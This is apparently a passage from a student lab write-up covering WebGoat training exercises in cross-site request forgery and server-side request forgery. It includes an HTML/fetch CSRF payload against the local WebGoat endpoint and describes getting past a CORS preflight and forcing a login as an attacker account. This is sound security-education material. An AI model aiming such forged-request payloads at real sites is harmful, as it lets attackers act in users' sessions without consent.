

Fig 5.6

(Error caught due to origin of request)

So, again we inspected the headers and request tab in the inspection tool and found some parameters that can be used for the external host form we are going to create.



Fig 5.7

(View of the request using Developer Tools)

Here, we found an additional field “validateReq” and its static value which we are going to use. So, we created a form just like before using the action and request parameters we found.



Fig 5.8

(HTML form created with pre-embedded values)

After running the above form, we found a lesson completed parameter to be true.



Fig 5.9

(Successful execution of the task)

And when we reload the page on the original page our review shows there.

Fig 5.10

(Screenshot of the review posted by forging the request)

TASK 3-

Fig 5.11

(Overview of the Task)

So, in this task we are asked to POST the given JSON message to their endpoints. Firstly, we inspected the page and fill and the submit the form, we found a POST request along with the parameters



Fig 5.12

(Record of requests made on Developer tools)

By filling the form with the given values, the HTTP request gets populated with the inputted values in JSON format and in the response section it shows that the solution is not correct and the content type is application/JSON.



Fig 5.13

(Editing the request with values)

now we created a new similar payload with the following code and ran it on the browser like before-

```
<html>
 <body>
  <script >
   fetch("http://localhost:8080/WebGoat/csrf/feedback/message", {
    method: 'POST',
    headers: {
     'Content-Type': 'text/plain'
    },
    body: "{'name': 'WebGoat', 'email': 'webgoat@webgoat.org', 'content': 'WebGoat is the best!!'}"
   });
  </script>
</html>
</html>
```

Fig 5.14

(Creating a HTML webpage with pre-embedded values)

After running it, it still doesn't work and in the console tab it shows a Cross-Origin Request Blocked error message. Hence the resources can only be accessed by websites in the same domain. Therefore, to solve this problem we cannot use application/json, so we will use text/plain as told in order to prevent preflight issues.

So, we edited our payload code with necessary changes as shown below-



Fig 5.15

(Edited further to bypass the CORS)

Here, we are basically making the JSON data as text data and we also included a dummy parameter "ignore_me" because it will confuse the browser that the content above in the payload is one parameter. enctype='text/plain' forces the browser to create a request without encoding the data content from the client. Now at last we run the new payload and get a success page.



Fig 5.16

(Successful compleation of Task)

We copied the flag we got from this page and pasted on the webgoat origin page and got the final output-



Fig 5.17

TASK 4-



Fig 5.18

For this task, we were asked to login from a different user as an attacker so that we could gather information about the activities of the user.

So, firstly we inspected the page and clicked on the solve button and unde the networks tab we found a

POST request using which we got the link and parameter of the login csrf page. Now just like previous exercises, we again created a HTML page with the login details of an attacker as shown below-



Fig 5.19
(Screenshot of the HTML page created)

After this we uploaded this form on webwolf, and ran it. We got logged in from the new user, and after that we clicked the solved button to complete the task and found that now both the webgoat pages are logged in with the attacker account and now the attacker can see every action you perform.



Fig 5.20

(Successful Login of the new user)

2. SERVER-SIDE REQUEST FORGERY-

TASK 1-

FIND AND MODIFY THE REQUEST TO REPLACE TOM WITH JERRY.



Fig 5.21

(Overview of the SSRF Task)

Here when we clicked on the button “steal the cheese” we got a statement “you failed to steal the cheese” and a photo of tom the cat. We are asked to replace Tom with Jerry to solve this assignment.

So, we inspected the page using developer tools and, in the inspector, tab simply searched for tom and found an image called tom.png.
We, simply replaced the tom.png with jerry.png and pressed enter and modified the source code and after that clicked on “Steal the Cheese” button and found the following output

TASK 2-



Fig 5.22

(Overview of the SSRF Task)

So, we were asked to change the request so the server gets information from http://ifconfig.pro. So, we clicked on "try this" button and found a cat image called cat.png. Therefore, we found a source of output and we inspected the button just like previous exercises and searched for cat.png in the inspector tab.



Fig 5.23

(Inspection the page using Inspect-element)

So, as asked we simply changed the value from cat.png to http://ifconfig.pro.

Fig 5.24
(Changing the request value)

and pressed enter and again tried the “try this” button and got the following output-



Fig 5.25
(Successful Exeecution of the Task)

Chapter 6 -Client Side

1. Bypass Front End Restrictions

TASK 1-

